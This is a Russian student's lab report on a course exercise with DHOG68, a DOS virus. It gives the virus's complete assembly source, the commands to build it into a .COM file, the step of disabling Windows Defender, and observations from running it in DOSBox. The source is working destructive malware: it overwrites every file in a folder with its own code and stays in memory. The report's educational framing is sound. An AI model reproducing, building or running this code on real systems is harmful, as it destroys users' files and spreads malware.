
Жуковский Павел Сергеевич, 4 курс, 12 группа

Домашнее задание с лекции на 30.11.2021 (до 23:59)

Пароль от архива: **041**

Постановка задачи:



Алгоритм решения:

Для начала возьмём исходный текст Dhog68, предложенный в 11-ой лекции, и сохраним его в файле **DHOG68.ASM**:

seg000 segment byte public 'CODE'

assume cs:seg000

org 100h

assume es:nothing, ss:nothing, ds:seg000

public start

start proc near

mov ah,4Eh

mov dx,140h

int 21h

loc\_0\_107:

mov ah,43h

mov al,0

mov dx,9Eh

int 21h

mov ah,43h

mov al,1

mov dx,9Eh

mov cl,0

int 21h

mov ax,3D01h

mov dx,9Eh

int 21h

xchg ax,bx

mov ah,40h

mov cl,44h

nop

nop

mov dx,100h

int 21h

mov ah,3Eh

int 21h

mov ah,4Fh

int 21h

jnb loc\_0\_107

mov ah,31h

mov dx,7530h

int 21h


start endp

a\_MaskForVir db '\*.\*',0

seg000 ends


end start

На всякий случай, я также поместил в папку некоторые исполнимые файлы, которые мы частенько используем при создании объектных и исполнимый модулей программ:




Теперь получим объектный модуль **DHOG68.OBJ**:






Далее, нам необходимо получить исполнимый модуль. В лекции был сделан намёк, что исполнимый модуль должен быть с расширением .COM, поэтому я указал команду TLINK /t DHOG68.OBJ для получения исполнимого модуля:







После этого DOSBOX сообщил, что кто-то сделал настройку «cycles=auto», в следствие чего количество циклов достигло максимального значения:




А ещё, как только терминал сообщил мне об успешном создании исполнимого модуля DHOG68.COM, я получил следующее сообщение от своего антивируса (всё прямо как в прошлый раз):






А использую я, кстати говоря Windows Defender, просто потому что он был в моей операционной системе изначально, и он меня устраивал, потому я и не ставил другие антивирусы.

Но сегодня нас не интересуют отчёты антивируса, поэтому я просто отключил антивирус на время:




Далее, прежде чем работать с вирусом, я создал копию всех файлов (включая этот отчёт) в другой папке на всякий случай. Теперь можно приступить к эспериментам.


Для начала запустим DHOG68.COM:



Как и в прошлый раз, все файлы в папке были заражены машинными инструкциями вируса:




Старая версия отчёта тоже пострадала:




Что ж, попробуем теперь (после загрузки вируса в оперативную память) попробовать что-то сделать ещё в терминале DOSBox. Для начала попробуем команды **dir, cd md, type**:


**dir:**




**md:**

****


**cd:**

****


Далее я создал пустой текстовый файл **sometxt.txt**:



Напишем в него что-нибудь:




Заразим вирусом:



А теперь посмотрим, что в нём, с помощью следующей команды.


**type:**

****


В общем-то, команды **dir, cd, md, type** работают даже после загрузки вируса DHOG68 в оперативную память.

У меня есть гипотеза, что эти команды работают только потому, что для них ещё хватает места в оперативной памяти, даже после того, как мы загрузили туда свинью.


Во время эксперимента с вирусом, я заметил интересную вещь. Перезапустим оболочку DOSBox (чтобы «освежить» её память):




Теперь попробуем запустить DHOG68 несколько раз подряд:




Вирус смог загрузиться в оперативную память 2 раза, а на 3-ий раз памяти уже не хватило (это моё предположение). Хотя команды по типу **dir** всё ещё могут быть загружены:



Попробуем запустить какой-нибудь из исполнимых модулей, полученных ранее, например, **PSWD3TRY.EXE**, который способен загрузить в оперативную память программу, запрашивающую у пользователя пароль 3 раза:




Попытка запуска:



Ну надо же, он не смог загрузиться в оперативную память. Слишком тяжелый, надо полагать. Свиньи видимо всё место уже заняли.

Попробуем снова перезапустить оболочку:




Теперь, не загружая пока что свиней в оперативную память, попробуем загрузить исполнимый модуль **PSWD3TRY.EXE**:



Программа спокойно загружается.

Хорошо, теперь попробуем загрузить одну свинью (предварительно достав PSWD3TRY.EXE из папки, чтобы не заразить его):




Одна свинья загружена.

Теперь возвращаем исполнимый модуль PSWD3TRY.EXE в нашу папку и пробуем запустить его снова (в этот раз у нас лишь одна свинья загружена в память):



Памяти пока что хватает. Хорошо, загружаем вторую свинью (предварительно достав PSWD3TRY.EXE из папки, чтобы не заразить его):



Теперь возвращаем исполнимый модуль PSWD3TRY.EXE в нашу папку и пробуем запустить его снова (в этот раз у нас в оперативной памяти снова две свиньи, как раньше):



Ага, памяти уже не хватает.

Из всех экспериментов, проделанных выше, можно сделать вывод, что с каждой загруженной свиньёй DHOG68 в оперативной памяти остаётся все меньше и меньше места. Так, третья свинья уже не может быть загружена после первых двух. А первые две свиньи мешают другим исполняемым модулям быть загруженными. Так, например, PSWD3TRY.EXE может быть загружен после одной свиньи, но уже не может быть загружен после второй свиньи.

В письме я постараюсь прикрепить архив, который будет включать в себя 5 файлов до их заражения этим вирусом (чтобы вы смогли открыть их): этот отчёт, исполняемый модуль DHOG68.COM и исходный текст DHOG68.ASM, исполняемый модуль PSWD3TRY.EXE и исходный текст PSWD3TRY.ASM.

Пароль от архива: **041** (на всякий случай, укажу пароль на самом верху этого отчёта тоже)